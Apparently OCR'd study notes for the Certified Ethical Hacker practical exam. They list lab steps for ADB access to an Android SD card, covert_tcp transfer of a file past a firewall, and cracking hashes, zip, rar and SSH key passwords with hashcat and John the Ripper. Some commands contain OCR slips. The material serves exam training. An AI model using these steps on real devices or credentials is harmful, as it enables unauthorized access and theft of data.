


Mod - 20 Page- 7 V.10

Mod - 20 Page- 6 V.11

Use Hashcalc

Md5calc




Mod-20 Page- 63 V.10

Mod - 20 Page- 69 V.11

U need to decrypt the 3des encryption using cryptool.


Mod - 20 Page- 109 V.11




Mod-20 Page- 90 V.10

Mod - 20 Page- 100 V.11

Use CrypTool





Mod-20 Page- 41 V.10

Mod - 20 Page- 36 V.11

BCTextEncoder.exe

Or

Cybechef

Extract the information from the SDcard of the Android User?

Mod-17 Page- 29 V.11

adb connect ip:5555

adb devices -l

adb shell

cd SDcard then

cd Downloads,

cat flag etc

Python3 phonesploit.py

>3 >4>pwd>ls> cd SDcard> cd Downloads> cat flag

Send data to another Machine (firewall blocked) ?

Mod-6 Page- 246 V.11 & Mod-6 Page- 185 V.11

Parrot Machine

Type **cd Desktop** and press **Enter**.

Type **mkdir** send and press **Enter**.

Type **cd send/** and press **Enter.**

Type **echo "Secret Message" > message.txt** and press **Enter**

type **cc -o covert_tcp covert_tcp.c** and press **Enter.**

Ubuntu Machine

Type **cd Desktop** and press **Enter.**
Type **mkdir receive** and press **Enter.**
Type **cd receive** and press **Enter.**

Tcpdump -nvvx port 8888 -i lo

type **smb://10.10.10.16** in the **Server Address** field and press **Ent**

type **cc -o covert_tcp covert_tcp.c** and press **Enter.**

To start a listener, type **./covert_tcp –dest 10.10.10.9 –source 10.10.10.11 –source_port 9999–dest_port 8888 –server –file /home/ubuntu/Desktop/receive/receive.txt** and press **Enter.**

Parrot Machine

In the terminal window type **./covert_tcp –dest 10.10.10.9 –source 10.10.10.11 -source_port 8888 –dest_port 9999 –file /root/Desktop/send/message.txt** and press **Enter** to start sending the contents of message.txt file through covert_tcp.

https://github.com/Yshmehtaa/CEHV11/tree/main/CEH.ctb_TXT

https://github.com/cmuppin/CEH

https://medium.com/techiepedia/certified-ethical-hacker-practical-exam-guide-dce1f4f216c9

https://github.com/nirangadh/ceh-practical

https://book.thegurusec.com/certifications/certified-ethical-hacker-practical/scanning-networks

https://docs.google.com/spreadsheets/d/e/2PACX-1vQWdEEN1oBeSKGjiCO0j6YUjouflX4yAxH7tsp7_vJzmOnNhYtFMEUveYmmoOAfd8MT1wayOYWimTI6/pubhtml

https://hashcat.net/wiki/doku.php?id=example_hashes

hashid -m "\$2y\$12\$Dwt1BZj6pcyc3Dy1FWZ5ieeUznr71EeNkJkUlypTsgbX1H68wsRom"

sudo hashcat -m 3200 "\$2y\$12\$Dwt1BZj6pcyc3Dy1FWZ5ieeUznr71EeNkJkUlypTsgbX1H68wsRom" /usr/share/wordlists/rockyou.txt

hashid -m "\$6\$aReallyHardSalt\$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxIf.hsGpS41BqMhSrHVXgMpdjS6xeKZAs02."

hashcat -m 1800 "\$6\$aReallyHardSalt\$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxIf.hsGpS41BqMhSrHVXgMpdjS6xeKZAs02." /usr/share/wordlists/rockyou.txt

hashid -m e5d8870e5bdd26602cab8dbe07a942c8669e56d6

hashcat -m 160 e5d8870e5bdd26602cab8dbe07a942c8669e56d6:tryhackme /usr/share/wordlists/rockyou.txt

hashcat -m 1800 -a 0 "\$6\$aReallyHardSalt\$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMl9be.cfi3/qxIf.hsGpS41BqMhSrHVXgMpdjS6xeKZAs02." /usr/share/wordlists/rockyou.txt

Search-That-Hash

https://github.com/HashPals/Search-That-Hash

sudo apt-get install python3-pip

git clone https://github.com/HashPals/Search-That-Hash

pip3 install search-that-hash && sth

sth -f hash.txt

hashcat -m 150 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show

Using John the Ripper

/usr/sbin/john –test

myuser:AZl.zWwxIh15Q

/usr/sbin/john password.txt

/usr/sbin/john password.txt –show

sudo john --format=sha256crypt --wordlist=/usr/share/wordlists/rockyou.txt password.txt

cat john,pot

crack the Zip file password

cp secure.zip ~/toos/john/run/

zip2john secure.zip > ziphashes

cat ziphashes

sudo john -w=/usr/share/wordlists/rockyou.txt ziphashes

crack the rar file password

cp secure.rar ~/toos/john/run/

rar2john secure.zip > rarhashes

cat rarhashes

sudo john -w=/usr/share/wordlists/rockyou.txt rarhashes

crack the RSA file password

cp secure.rar ~/toos/john/run/

python2 /usr/share/john/ssh2john.py rsa >pvtekeyhashes

cat pvtekeyhashes

sudo john -w=/usr/share/wordlists/rockyou.txt pvtekeyhashes